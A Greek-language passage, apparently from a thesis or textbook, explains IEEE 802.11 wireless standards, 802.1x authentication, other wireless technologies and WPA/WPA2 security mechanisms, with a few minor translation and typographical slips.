- Σε ένα ad hoc δίκτυο (ονομάζεται επίσης Independent Basic Service Set (IBSS)) όλοι οι σταθμοί είναι ομότιμοι, επικοινωνούν απευθείας μεταξύ τους χωρίς να βασίζονται σε μια υποδομή ή μια ιεραρχία. Αν και φαίνεται πολύ ευέλικτο και ευπροσάρμοστο, είναι ο λιγότερο χρησιμοποιούμενος τύπος.

Τα ασύρματα δίκτυα αναγνωρίζονται από τα Service Set Identifier/ αναγνωριστικά συνόλου υπηρεσιών (SSID). Κάθε AP έχει το δικό του μοναδικό Basic Service Set Identifier (BSSID). Αυτή έχει την ίδια μορφή με μια διεύθυνση MAC IEEE 802 48-bit που χρησιμοποιείται σε ενσύρματα δίκτυα. Το BSSID επομένως χρησιμοποιείται για απευθείας επικοινωνίες μεταξύ AP και σταθμών και περιλαμβάνεται στην κεφαλίδα 802.11. Το SSID είναι ένα πεδίο μεταβλητού μήκους, από 0 έως 32 byte που προσδιορίζει το δίκτυο. Για παράδειγμα, ένα Netgear AP χρησιμοποιεί από προεπιλογή το "NETGEAR" ως SSID. Όταν πολλά AP συνδέονται σε ένα μόνο DS, το πεδίο SSID χρησιμοποιείται για να περιέχει το Extended Service Set Identifier (ESSID).

Το ESS είναι ένα σύστημα που περισσότερα από ένα AP δίνουν πρόσβαση στο ίδιο DS.



Σχήμα 2.1. Δίκτυο infrastructure Δίκτυο ad hoc.

Το πρότυπο IEEE 802.11 δηλώνει ότι φυσικά δεν μπορεί να καθοριστεί με ακρίβεια η περιοχή που καλύπτεται από το ασύρματο σήμα. Τα χαρακτηριστικά διάδοσης είναι δυναμικά και μη προβλέψιμα. Μικρές αλλαγές στη θέση των σταθμών ή στην κατεύθυνση των κεραιών θα μπορούσαν να προκαλέσουν σημαντικές διαφορές

στην ισχύ του ίδιου του σήματος. Παρόμοια αποτελέσματα επιτυγχάνονται εάν ο σταθμός είναι ακίνητος ή σε κίνηση (καθώς τα κινούμενα αντικείμενα επηρεάζουν τη διάδοση του σήματος μεταξύ των σταθμών). Σε ένα πραγματικό περιβάλλον, τα πρότυπα διάδοσης αλλάζουν δυναμικά καθώς οι σταθμοί και τα αντικείμενα δεν είναι σταθερά.

Τα σχηματικά σχήματα WLAN απεικονίζουν ευκρινή όρια για ένα BSS. Αυτή η πρακτική είναι μια σύμβαση για την αναπαράσταση και όχι μια φυσική πραγματικότητα. Δεδομένου ότι μια τρισδιάστατη και δυναμική εικόνα στην ισχύ του σήματος είναι δύσκολο να αναπαρασταθεί, το πρότυπο χρησιμοποιεί σαφείς γεωμετρίες για να αναπαραστήσει την περιοχή κάλυψης ενός BSS. Ακόμα κι αν η έννοια ενός συνόλου σταθμών είναι σωστή, είναι συχνά βολικό να μιλάμε για περιοχές. Ο όρος όγκος περιγράφει την έννοια με μεγαλύτερη ακρίβεια από τον όρο περιοχή, ακόμα κι αν ο τελευταίος δεν είναι τεχνικά σωστός. Για ιστορικούς λόγους και λόγους ευκολίας, το πρότυπο χρησιμοποιεί τον όρο περιοχή.

Η IEEE έχει κυκλοφορήσει πολλαπλά πρότυπα 802.11 για διαφορετικές συχνότητες και εύρη ζώνης. Το πρώτο που κυκλοφόρησε το 1997 λειτουργούσε στη ζώνη των 2,4 GHz και υποστήριζε ταχύτητες μετάδοσης όχι μεγαλύτερες από 2 Mbps, οι οποίες ήταν πολύ αργές για τις περισσότερες εφαρμογές. Για το λόγο αυτό, τα προϊόντα που συμμορφώνονται με το πρώτο πρότυπο δεν διατίθενται πλέον στην αγορά.

Το πρότυπο επεκτάθηκε το 1999 με την προδιαγραφή 802.11b, η οποία υποστηρίζει ρυθμούς μετάδοσης έως και 11 Mbps (συμβατό με Ethernet). Υιοθετεί την τεχνολογία Single Input Single Output (SISO), σύμφωνα με την οποία μια ενιαία κεραία χρησιμοποιείται τόσο ως πομπός όσο και ως δέκτης. Χρησιμοποιεί τις ίδιες μη αδειοδοτημένες συχνότητες (2,4 GHz) με το αρχικό πρότυπο.

Το 802.11a αναπτύχθηκε παράλληλα με το 802.11b. Χρησιμοποιείται κυρίως σε εταιρικά δίκτυα ενώ το 802.11b είναι το βέλτιστο για οικιακά δίκτυα. Υιοθετεί επίσης την τεχνολογία SISO. Υποστηρίζει ταχύτητες μετάδοσης έως 54 Mbps και τα σήματα ταξιδεύουν στη ζώνη των 5 GHz. Χρησιμοποιώντας υψηλότερη συχνότητα, το 802.11a προσφέρει λιγότερη κάλυψη από το 802.11b και έχει περισσότερη δυσκολία να διασχίσουν τοίχους και άλλα εμπόδια.

Το 802.11g, που εισήχθη το 2002, επιδιώκει να συνδυάσει τα χαρακτηριστικά του 802.11a και 802.11b. Υποστηρίζει ταχύτητες μετάδοσης έως και 54 Mbps στη συχνότητα 2,4 GHz. Είναι συμβατό με το 802.11b και υιοθετεί επίσης την τεχνολογία SISO.

Το 802.11n, γνωστό και ως Wireless N, έχει σχεδιαστεί για να βελτιώνει τα 802.11g. Αντί να χρησιμοποιεί μία μόνο κεραία και ένα μόνο σήμα, χρησιμοποιεί πολλαπλές κεραίες και σήματα, κάτι που μεταφράζεται σε τεχνολογία πολλαπλής εισόδου πολλαπλής εξόδου Multiple Input Multiple Output (MIMO) όπου πολλαπλά σήματα αποστέλλονται κα λαμβάνονται ταυτόχρονα. Η υιοθέτηση του MIMO επικυρώθηκε το 2009 και προσφέρει μέγιστη θεωρητική ταχύτητα μετάδοσης 300 Mbps. Προσφέρει καλύτερη κάλυψη χάρη στην αυξημένη ένταση σήματος και είναι συμβατό με συσκευές 802.11b/g.

Το 802.11ac χρησιμοποιεί ασύρματη τεχνολογία διπλής ζώνης, ικανή να υποστηρίζει ταυτόχρονες συνδέσεις στις μπάντες 2,4 και 5 GHz. Είναι συμβατό προς τα πίσω με 802,11b / g / n και η ταχύτητα μετάδοσης μπορεί να φτάσει τα 1300 Mbps στα 5 GHz και τα 450 Mbps στα 24 GHz. Υιοθετεί την τεχνολογία MIMO πολλαπλών χρηστών (MU-MIMO), η οποία επιτρέπει σε ένα σύνολο ασύρματων τερματικών, το καθένα με μία ή περισσότερες κεραίες, να επικοινωνούν μεταξύ τους.

Το 802.11i είναι μια τροποποίηση που καθορίζει μηχανισμούς ασφαλείας για WLAN. Κατάργησε το ευάλωτο Wired Equivalent Privacy (WEP) που χρησιμοποιούσε κρυπτογράφηση ροής/stream cipher RC4 και επέβαλε τη χρήση blockcipher Advanced Encryption Standard (AES).

Το 802.11r επιτρέπει την παροχή συνεχούς συνδεσιμότητας σε ασύρματες συσκευές εν κινήσει, όταν αποσπώνται από ένα AP και αγκιστρώνονται σε άλλο (handsoff) που ανήκει στο ίδιο BSS. Το πρωτόκολλο διαπραγμάτευσης κλειδιού σύμφωνα με το 802.11i καθορίζει ότι ο πελάτης πρέπει να επαναδιαπραγματεύεται το κλειδί με τον διακομιστή ελέγχου ταυτότητας σε κάθε handsoff, κάτι που είναι μια χρονοβόρα διαδικασία. Με την εφαρμογή του 802.11r, το κλειδί που λαμβάνεται από τον διακομιστή αποθηκεύεται προσωρινά, έτσι ώστε σε περίπτωση απενεργοποίησης να μην είναι απαραίτητο να πραγματοποιηθεί ολόκληρη η διαδικασία διαπραγμάτευσης και μπορεί να γίνει εκμετάλλευση του κλειδιού.

Ο Πίνακας 2.1 επισημαίνει τις διαφορές μεταξύ των προτύπων IEEE 802.11 όσον αφορά τις υποστηριζόμενες συχνότητες και ταχύτητες και την κάλυψη.

2.2 Πρότυπο IEEE 802.1x


Το πρότυπο IEEE 802.1x ορίζει έναν μηχανισμό ελέγχου ταυτότητας για συσκευές που θέλουν να αποκτήσουν πρόσβαση σε ένα ασφαλές LAN. Εφαρμόστε έναν μηχανισμό ελέγχου πρόσβασης δικτύου (PNAC) που βασίζεται σε θύρες. Ορίζει την ενθυλάκωση του EAP στο IEEE 802, το οποίο αναφέρεται ως EAP μέσω LAN (EAPoL). Αρχικά σχεδιάστηκε για Ethernet (IEEE 802.3), στη συνέχεια η χρήση του επεκτάθηκε και σε άλλα πρότυπα LAN, όπως το 802.11. Το πρότυπο 802.1x καθορίζει τρεις οντότητες:

- supplicant: πελάτης που θέλει να αποκτήσει πρόσβαση στο προστατευμένο δίκτυο,
- authenticator: ενεργεί ως ενδιάμεσος μεταξύ των άλλων δύο οντοτήτων και επιτρέπει στον αιτούντα να έχει πρόσβαση στο προστατευμένο δίκτυο με βάση τις πληροφορίες που λαμβάνει από τον διακομιστή ελέγχου ταυτότητας
- authentication server: διαχειρίζεται αιτήματα για πρόσβαση στο προστατευμένο δίκτυο και ενημερώνει τον εάν πρέπει να επιτρέψει την πρόσβαση στον αιτούντα και ποιες διαμορφώσεις θα εφαρμοστούν στη σύνδεση.

Ο authenticator/Ο έλεγχος ταυτότητας λειτουργεί ως φύλακας για την πρόσβαση στο προστατευμένο δίκτυο. Ο αιτών δεν μπορεί να έχει πρόσβαση στο δίκτυο μέχρι να επαληθευτεί η ταυτότητά του. Στη συνέχεια, παρέχει τα διαπιστευτήρια (όνομα χρήστη και κωδικό πρόσβασης ή ψηφιακό πιστοποιητικό) στον έλεγχο ταυτότητας. Ο έλεγχος ταυτότητας προωθεί τα διαπιστευτήρια στον διακομιστή ελέγχου ταυτότητας για επαλήθευση. Εάν τα διαπιστευτήρια είναι έγκυρα, ο αιτών αποκτά πρόσβαση στο προστατευμένο δίκτυο. Το σχήμα 2.2 απεικονίζει τα μηνύματα που ανταλλάσσονται κατά τον έλεγχο ταυτότητας σύμφωνα με το πρότυπο 802.1x. Ας δούμε τις διάφορες φάσεις.

Πρότυπο	Έτος έκδοσης	Συχνότητα (GHz)	Ταχύτητα Min - Max (Mbps)	Κάλυψη Indoor - Outdoor (m)
802.11	1997	2.4	1 - 2	20 - 100
802.11b	1999	2.4	1 - 11	35 - 140
802.11a	1999	5	6 - 54	35 - 120
802.11g	2002	2.4	6 - 54	38 - 140
802.11n	2009	2.4 / 5	13,5 - 135	70 - 250
802.11ac	2013	5	58.5 - 780	35 - 120

Πίνακας 2.1. Σύγκριση προτύπου IEEE 802.11



Σχήμα 2.2. Έλεγχος ταυτότητας σε 802.1x

1. Initialization

Όταν ο έλεγχος ταυτότητας εντοπίσει έναν νέο αιτούντα, ενεργοποιεί τη θύρα και τη θέτει σε κατάσταση "μη εξουσιοδοτημένη". Σε αυτήν την κατάσταση είναι ενεργοποιημένη μόνο η κίνηση 802,1x. όλη η άλλη κίνηση, όπως το TCP ή το UDP, απορρίπτεται.

2. Initiation

Προκειμένου να ξεκινήσει ο έλεγχος ταυτότητας, ο authenticator αποστέλλει περιοδικά ένα EAP- Request Identity στον supplicant. Ο supplicant απαντά με ένα πλαίσιο EAP-Response Identity που περιέχει ένα αναγνωριστικό του εαυτού του (π.χ.

όνομα χρήστη). Ο authenticator ενσωματώνει το EAP-Response Identity σε ένα πακέτο RADIUS Access-Request και το προωθεί στον authentication server. Ο supplicant μπορεί να ξεκινήσει ή να επανεκκινήσει τον έλεγχο ταυτότητας στέλνοντας ένα πλαίσιο EAPoL-Start στον authenticator, που απαντά με ένα frame EAP-Request Identity (όπως στην αρχή αυτής της φάσης).

3. Negotiation

Ο authentication server στέλνει μια ενθυλακωμένη απόκριση σε ένα πακέτο RADIUS Access-Challenge στον authenticator, που περιέχει ένα αίτημα EAP που καθορίζει τη μέθοδο EAP (τον τύπο ελέγχου ταυτότητας EAP) που ζητήθηκε από τον supplicant. Ο authenticator ενθυλακώνει ένα EAP Request σε ένα πλαίσιο EAPoL και το μεταδίδεις στον supplicant. Σε αυτό το σημείο ο supplicant μπορεί να χρησιμοποιήσει τη μέθοδο EAP που προτείνεται από τον authentication server ή μπορεί να στείλει μια αρνητική επιβεβαίωση NAK Negative Ackowledgment (NAK) και να απαντήσει με τις μεθόδους EAP που θα ήθελε να χρησιμοποιήσει.

4. Authentication

Όταν ο supplicant και ο authentication server συμφωνήσουν σχετικά με τη μέθοδο EAP, τα αιτήματα και οι απαντήσεις EAP ταξινομούνται από τον authenticator έως ότου ο authentication απαντήσει με ένα μήνυμα EAP-Success (ενσωματωμένο σε ένα πακέτο RADIUS Access-Accept) ή ένα μήνυμα EAP-Failure (ενθυλακωμένο σε ένα πακέτο RADIUS Access-Reject). Εάν ο έλεγχος ταυτότητας είναι επιτυχής, ο ορίζει τη θύρα στην "εξουσιοδοτημένη" κατάσταση και όλη η κίνηση ενεργοποιείται. Εάν αποτύχει, η θύρα παραμένει σε μη εξουσιοδοτημένη κατάσταση. Όταν θέλει να φύγει από το δίκτυο, στέλνει ένα μήνυμα αποσύνδεσης EAP (EAP-logoff) στον authenticator, που θέτει τη θύρα σε κατάσταση "μη εξουσιοδοτημένη".

2.3 Τεχνολογίες και Πρωτόκολλα

Οι διαθέσιμες ασύρματες τεχνολογίες διαφέρουν ανάλογα με την απόδοση και την περιοχή κάλυψης.

Wi-Fi

Ο όρος Wireless Fidelity (Wi-Fi) αναφέρεται στην εφαρμογή του προτύπου IEEE 802.11i. Επιτρέπει τη μετάδοση δεδομένων μεταξύ smartphone, tablet, υπολογιστών, εκτυπωτών και άλλων συμβατών συσκευών. Μπορεί να διαχειρίζεται έναν αυξανόμενο αριθμό συσκευών με διαφάνεια, σε αντίθεση με τα ενσύρματα δίκτυα όπου απαιτείται πρόσθετο λογισμικό (hardware). Ωστόσο, ορισμένες ραδιοσυχνότητες που χρησιμοποιεί υπόκεινται σε παρεμβολές. Για κάλυψη μεγάλων περιοχών, είναι απαραίτητο να αγοράσετε και να εγκαταστήσετε πολλαπλά AP ή/και επαναλήπτες. Η ταχύτητα μετάδοσης εξακολουθεί να είναι χαμηλότερη από αυτή που θα λαμβανόταν με ένα ενσύρματο δίκτυο.

Bluetooth

Οι τεχνολογίες Bluetooth και Bluetooth Low Energy (BLE) χρησιμοποιούνται κυρίως για μικρά δίκτυα. Ηταν σε θέση να λειτουργούν σε μικρές αποστάσεις (10m) και να υποστηρίζουν χαμηλούς ρυθμούς μετάδοσης (1-3 Mbps) για τα Bluetooth (1.0-2.0).Το Bluetooth 3.0 επαύξησε τη ταχύτητα μετάδοσης με την προσθήκη του 802.11 έως 24 Mbps αν και αυτό δεν ήταν υποχρεωτικό της προδιαγραφής 3.0. Η διαφορά μεταξύ Wi-Fi και Bluetooth είναι ότι το Wi-Fi είναι πολύ ισχυρότερο και προέρχεται από τον δρομολογητή σας. Και ακόμα κι αν οι συσκευές μπορούν να συνδεθούν μεταξύ τους μέσω Wi-Fi, δεν είναι το ίδιο με το Bluetooth.

Αυτό συμβαίνει επειδή το Bluetooth είναι μια άμεση σύνδεση μεταξύ των συσκευών ενώ το Wi-Fi χρησιμοποιεί το δρομολογητή ως διασύνδεση. Συνδέουν smartphone, tablet και υπολογιστές με πληκτρολόγια, ακουστικά, ποντίκια, μικρόφωνα, smart watch και fitness tracker. Το Bluetooth αρχικά τυποποιήθηκε με την προδιαγραφή IEEE 802.15.1, αλλά η IEEE δεν φρόντιζε πλέον το πρότυπο. Σήμερα, οι εταιρείες Bluetooth συνδέονται με την Ομάδα Ειδικού Ενδιαφέροντος Bluetooth (SIG), η οποία έχει επί του παρόντος περισσότερα από 20.000 μέλη και πιστοποιεί μια

συσκευή προτού μπορέσει να εκθέσει τη μάρκα στην αγορά. Η πιστοποίηση διασφαλίζει ότι οι συσκευές στις οποίες εκδίδεται είναι συμβατές μεταξύ τους.

RFID

Η κύρια λειτουργία της Radio Frequency IDentification (RFID) είναι να παρέχει δεδομένα σε έναν αναγνώστη μέσω tag που εφαρμόζεται σε ένα αντικείμενο. Διακρίνονται τα παθητικά και τα ενεργά RFID. Στην οικογένεια των παθητικών RFID, το tag είναι ένα δισδιάστατο μικροτσίπ το οποίο, χρησιμοποιώντας ηλεκτρομαγνητική επαγωγή, ζητείται από τον αναγνώστη και ενεργοποιεί μια διαδικασία ανταλλαγής δεδομένων κατά την ανάγνωση και τη γραφή σε απόσταση έως και 15 m. Ενώ στην ενεργή οικογένεια RFID, τα tag έχουν τη δική τους τροφοδοσία και μεταδίδουν το σήμα μέχρι τα 500 m. Ο κατασκευαστής εισάγει έναν μοναδικό σειριακό κωδικό αναγνώρισης, Transponder IDentification (TID), μέσα στο εσωτερικό του tag. Σε αντίθεση με το barcode που πρέπει να διαβάζεται μόνο από μπροστά και μόνο μία κάθε φορά, οι ετικέτες RFID μπορούν να διαβαστούν ταυτόχρονα ακόμη και όταν τα αντικείμενα στα οποία εφαρμόζονται είναι κατανεμημένα σε έναν συγκεκριμένο χώρο, όπως ένα γραφείο ή μια αποθήκη. Αυτή η τεχνολογία χρησιμοποιείται, για παράδειγμα, σε καταστήματα κατά της κλοπής.

NFC

Το Near Field Communication (NFC) είναι μια τεχνολογία παρόμοια με το RFID, αλλά η ανταλλαγή πραγματοποιείται εντός 4 cm. Μεταδώστε δεδομένα μεταξύ ενός un tag NFC και μιας συσκευής ή μεταξύ δύο συσκευών με αυτήν την τεχνολογία. Τα πιο απλά tag προσφέρουν μόνο δυνατότητες ανάγνωσης και εγγραφής, μερικές φορές με περιοχές που μπορούν να προγραμματιστούν μία φορά για τη δημιουργία καρτών μόνο για ανάγνωση. Τα πιο πολύπλοκα εκτελούν μαθηματικές πράξεις και διαθέτουν κρυπτογραφικό υλικό για τον έλεγχο ταυτότητας της πρόσβασης.. Τα πιο εξελιγμένα εκτελούν σύνθετες αλληλεπιδράσεις εκτελώντας τον κώδικα που υπάρχει στο tag. Τα δεδομένα αποστέλλονται με απλούστερο τρόπο από την τεχνολογία Bluetooth, στην πραγματικότητα δεν απαιτείται discovery ή pairing χειροκίνητο της συσκευής.. Η σύνδεση ξεκινά αυτόματα όταν οι δύο συσκευές είναι αρκετά κοντά.

ZigBee

Αναπτύχθηκε για να αποκτήσει αισθητήρες χαμηλού κόστους και χαμηλής κατανάλωσης ενέργειας, ειδικά για δίκτυα Machine to Machine (M2M). Παρέχει χαμηλούς ρυθμούς μετάδοσης της τάξης των 0,25 Mbps, αλλά προσφέρει χαμηλό χρόνο απόκρισης.. Είναι κατάλληλο για βιομηχανικές λύσεις για πλατφόρμες παρακολούθησης ή ελέγχου. Χρησιμοποιείται επίσης σε δίκτυα mesh, επιτρέποντας στους κόμβους να συνδέονται μεταξύ τους μέσω πολλαπλών διαδρομών.

WiMax

Η Worldwide Interoperability for Microwave Access (WiMax) είναι μια τεχνολογία που δημιουργήθηκε για να αντικαταστήσει τις ενσύρματες συνδέσεις και να μεταφέρει δεδομένα από τη μονάδα ελέγχου του χειριστή σε μεμονωμένα σπίτια. Υλοποιεί τις προδιαγραφές της οικογένειας προτύπων IEEE 802.16. Παρέχει ταχύτητες μετάδοσης μεταξύ 30 και 40 Mbps και μπορεί επίσης να χρησιμοποιηθεί σε πολύ μεγάλες αποστάσεις (της τάξης των km). Το φόρουμ WiMax πιστοποιεί συσκευές προτού διατεθούν στην αγορά με την επωνυμία του.

WiGig WirelessHD

Είναι πρότυπα που δημιουργήθηκαν για να υποστηρίζουν ασύρματες συνδέσεις σε υψηλές ταχύτητες μετάδοσης, στην πραγματικότητα το Wireless Gigabit (WiGig) προσφέρει 1-7 Gbps και το WirelessHD 10-28 Gbps. Η κάλυψη περιορίζεται σε ένα μόνο δωμάτιο, καθώς τα σήματα 60 GHz δεν περνούν μέσα από τοίχους (σε αντίθεση με το Wi-Fi 2,4 ή 5 GHz). Η WiGig εφαρμόζει τις προδιαγραφές του προτύπου IEEE 802.11ad.

2.4 Wi-Fi

Το IEEE διαχειρίζεται μια ομάδα που ονομάζεται Standards Association (SA), η οποία, μεταξύ άλλων προτύπων, είναι υπεύθυνη για την οικογένεια 802 Local Area and Metropolitan Area Networks (LAN και MAN). Το IEEE χωρίζεται σε ομάδες

εργασίας, καθεμία από τις οποίες παράγει πρότυπα σε έναν συγκεκριμένο τομέα (η ομάδα 802.11 παράγει πρότυπα για WLAN).

Το αρχικό πρότυπο IEEE 802.11 επικυρώθηκε το 1997 και έγινε διεθνές πρότυπο το 1999. Με την πάροδο του χρόνου υπήρξαν αλλαγές και αναθεωρήσεις. Τροποποιήσεις όπως το 802.11b δεν είναι πλήρη πρότυπα αλλά προσθήκες στο κύριο πρότυπο. Σε αυτά δίνεται προσοχή στην οπισθόδρομη συμβατότητα για να μην καταστούν οι παλιές συσκευές ξεπερασμένες λόγω νέων αλλαγών.

Τα πρότυπα επιτρέπουν στους κατασκευαστές να κατασκευάζουν προϊόντα που έχουν γνωστά φυσικά χαρακτηριστικά. Για παράδειγμα, δύο συσκευές WLAN δεν θα μπορούσαν να επικοινωνήσουν εάν δεν χρησιμοποιούσαν τις ίδιες μεθόδους ραδιοσυχνότητας και διαμόρφωσης, επομένως το πρότυπο καθορίζει αυτά τα χαρακτηριστικά λεπτομερώς. Το IEEE 802.11 καθορίζει επίσης τα μηνύματα πρωτοκόλλου και τους αλγόριθμους. Τα πρότυπα είναι χρήσιμα για τους κατασκευαστές επειδή περιγράφουν λεπτομερώς τις τεχνικές προδιαγραφές από τις οποίες μπορούν να σχεδιάσουν τα προϊόντα τους. Ακόμα κι αν το πρότυπο 802.11 καθορίζει τα χαρακτηριστικά του προϊόντος, δεν υπάρχει καμία εγγύηση ότι αυτό είναι πλήρως συμβατό με αυτό άλλου κατασκευαστή. Επιπλέον, ο ορισμός ενός προτύπου είναι μακρύς και πολύπλοκος. Παρά την προσπάθεια του IEEE, υπάρχουν πτυχές που είναι διφορούμενες ή δεν έχουν πλήρως καθοριστεί. Ορισμένα χαρακτηριστικά είναι προαιρετικά και επομένως διαφορετικοί κατασκευαστές μπορούν να λάβουν διαφορετικές αποφάσεις για το σχεδιασμό του προϊόντος.

Για να αποφευχθούν προβλήματα δια λειτουργικότητας, δημιουργήθηκε η Wi-Fi Alliance, μια κοινοπραξία κατασκευαστών που πραγματοποιεί τεστ στα προϊόντα για να πιστοποιήσει τη διαλειτουργικότητά τους. Για να επιτύχει την πιστοποίηση, ένας κατασκευαστής πρέπει να υποβάλει το προϊόν του σε μια σειρά δοκιμών που καθορίζονται από την Wi-Fi Alliance. Οι δοκιμές ορίστηκαν με βάση το πρότυπο IEEE 802.11. Αφενός, ορισμένα χαρακτηριστικά του προτύπου δεν απαιτούνται για την επιτυχία αυτών των δοκιμών, αφετέρου υπάρχουν πρόσθετες απαιτήσεις στο πρότυπο. Η πιστοποίηση εγγυάται τη διαλειτουργικότητά μεταξύ των πιστοποιημένων προϊόντων

2.5 WPA

Το IEEE δημιούργησε την ομάδα 802.11i για να αντιμετωπίσει τα τρωτά σημεία που εκτίθενται από το Wired Equivalent Privacy (WEP). Ενώ η ομάδα επισημοποιούσε το πρότυπο, η Wi-Fi Alliance βασισμένη σε ένα προσχέδιο του προτύπου κυκλοφόρησε το Wi-Fi Protected Access (WPA) το 2003. Η ομάδα IEEE 802.11i ολοκλήρωσε τις εργασίες της για το πρότυπο το 2004. Το τελικό πρότυπο αποδοκίμασε το WEP εισήγαγε δύο νέες χειραψίες/handshake: four-way handshake και group key handshake (χειραψία τεσσάρων κατευθύνσεων και χειραψία ομαδικού κλειδιού). Αυτά χρησιμοποιούν υπηρεσίες ελέγχου ταυτότητας και ελέγχου πρόσβασης IEEE 802.1x για τη δημιουργία και την αλλαγή κλειδιών κρυπτογράφησης. Το σήμα WPA ήταν ήδη ευρέως διαδεδομένο στα AP, έτσι η Wi-Fi Alliance κυκλοφόρησε τη νέα εφαρμογή του προτύπου με το σήμα WPA2, που ονομάζεται επίσης Robust Security Network (RSN).

Ο έλεγχος ταυτότητας πελάτη μπορεί να επιτευχθεί μέσω:

- WPA-Personal ή WPA Pre-Shared Key (WPA-PSK): Σχεδιασμένο για οικιακά δίκτυα ή δίκτυα μικρών επιχειρήσεων. Απλοποιεί το WPA αλλά διατηρεί τη στιβαρότητά του.

- WPA-Enterprise ή WPA-802.1x mode: σχεδιασμένο για μεσαία / μεγάλα εταιρικά δίκτυα, απαιτεί την παρουσία διακομιστή ελέγχου ταυτότητας. Η διαμόρφωση είναι πιο περίπλοκη από το WPA-Personal. Υποστηρίζει πολλές μεθόδους EAP για την επίτευξη ελέγχου ταυτότητας.

Αρχικά, η Wi-Fi Alliance πιστοποιούσε μόνο εφαρμογές του EAP Transport Layer Security (EAP-TLS), στις οποίες τόσο ο διακομιστής ελέγχου ταυτότητας όσο και ο αιτών πρέπει να παρουσιάσουν ένα πιστοποιητικό στον άλλο για έλεγχο ταυτότητας. Στη συνέχεια συμπεριλήφθηκαν άλλες μέθοδοι EAP για να καταστεί δυνατή η διαλειτουργικότητά μεταξύ πιστοποιημένων προϊόντων. Από το 2010, οι πιστοποιήσεις περιλαμβάνουν επίσης τις ακόλουθες μεθόδους: EAP Tunneled TLS (EAP-TTLS), Protected EAP (PEAP), EAP Generic Token Card (EAP-GTC), PEAP-TLS, EAP Subscriber Identity Module (EAP-SIM) , EAP Authentication and Key Agreement (EAP-AKA), EAP Flexible Authentication via Secure Tunneling (EAP-FAST). Οι πιο συνηθισμένοι τύποι EAP είναι EAP-TTLS και PEAP.

Με το EAP-TTLS ο διακομιστής ελέγχου ταυτότητας ελέγχεται με το πιστοποιητικό που παρουσιάζει στον αιτούντα και προαιρετικά ο αιτών ελέγχεται με

το πιστοποιητικό που παρουσιάζει στον διακομιστή ελέγχου ταυτότητας. εάν ο αιτών δεν χρησιμοποίησε πιστοποιητικό, οι δύο φορείς χρησιμοποιούν την σήραγγα TLS που δημιουργήθηκε για τον έλεγχο ταυτότητας του αιτούντος. Το PEAP είναι παρόμοιο με το EAP-TTLS, αλλά απαιτεί μόνο ο διακομιστής ελέγχου ταυτότητας να ελέγχει τον εαυτό του έναντι του αιτούντος με το πιστοποιητικό του και, στη συνέχεια, οι δύο ηθοποιοί χρησιμοποιούν τη σήραγγα TLS που δημιουργήθηκε για τον έλεγχο ταυτότητας του αιτούντος. Και οι δύο τύποι ελέγχου ταυτότητας είναι διαθέσιμοι σε WPA και WPA2.

Το WPA χρησιμοποιεί πρωτόκολλο ακεραιότητας προσωρινού κλειδιού (TKIP) και μπορεί να χρησιμοποιήσει το Counter Mode Cipher Block Chaining Message Authentication Code Protocol (CCMP). Το TKIP σχεδιάστηκε για να λειτουργεί σε υλικό που υποστήριζε WEP χωρίς σημαντικές ενημερώσεις. Εισάγει βελτιώσεις ασφάλειας έναντι του WEP, αλλά εξακολουθεί να είναι κατασκευασμένο από τα βασικά του στοιχεία. Έχει πολλά τρωτά σημεία, με το πιο σημαντικό να σχετίζεται με τον Κώδικα Ακεραιότητας Μηνυμάτων (MIC). Για αυτόν τον λόγο και δεδομένου ότι το σύγχρονο υλικό υποστηρίζει το πιο σύγχρονο CCMP, το TKIP καταργείται ξεκινώντας από την έκδοση 2012 του προτύπου 802.11i του 2012.

Το CCMP είναι το δεύτερο πρωτόκολλο ασφαλείας που εισήχθη ως αντικατάσταση του WEP. Σε αντίθεση με το TKIP, το CCMP έχει σχεδιαστεί σύμφωνα με μια προσέγγιση bottom-up με έμφαση στην ασφάλεια, χωρίς τον περιορισμό της συμβατότητας με παλιό hardware. Χρησιμοποιεί το Counter Mode (CTR Mode) για εμπιστευτικότητα δεδομένων και CBC-MAC για έλεγχο ταυτότητας και ακεραιότητα. Σε αντίθεση με την κρυπτογράφηση ροής RC4/Stream Cipher RC4 που χρησιμοποιείται στο WEP και στο TKIP, το CCMP χρησιμοποιεί block cipher Advanced Encryption Standard (AES), με κλειδιά και μπλοκ 128 bit.

